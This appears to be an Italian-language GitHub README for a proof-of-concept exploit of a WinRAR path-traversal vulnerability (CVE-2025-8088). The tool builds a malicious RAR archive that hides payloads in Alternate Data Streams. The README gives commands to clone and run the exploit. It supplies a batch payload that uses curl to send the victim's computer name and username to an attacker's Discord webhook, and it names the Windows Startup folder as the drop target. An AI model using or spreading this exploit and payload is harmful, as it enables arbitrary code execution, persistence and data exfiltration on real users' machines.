 techcorp/cve-2025-8088-exploit

Una proof-of-concept per la vulnerabilità di WinRAR (CVE-2025-8088) che interessa le versioni 7.12 e precedenti. Questo strumento crea un archivio RAR dannoso che incorpora payload negli Alternate Data Streams (ADS) con path traversal, potenzialmente portando all'esecuzione di codice arbitrario.
Una proof-of-concept exploit per la vulnerabilità WinRAR (CVE-2025-8088) che interessa le versioni 7.12 e precedenti. Questo strumento crea un archivio RAR malevolo che incorpora payload in Alternate Data Streams (ADS) con path traversal, portando potenzialmente all'esecuzione di codice arbitrario.
# Clone the repository
git clone https://github.com/techcorp/CVE-2025-8088-Exploit.git
cd best-CVE-2025-8088

# Install dependencies
pip install reportlab

# Run the exploit
python CVE-2025-8088.py
Modifica il payload per chiamare un webhook di Discord:
# Replace the PAYLOAD variable in the script:
PAYLOAD = """@echo off
curl -H "Content-Type: application/json" -X POST -d "{\"content\": \"Extracted on %COMPUTERNAME% by %USERNAME%\"}" YOUR_DISCORD_WEBHOOK_URL
pause
"""
Sostituisci YOUR_DISCORD_WEBHOOK_URL con il tuo URL webhook effettivo.

AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\
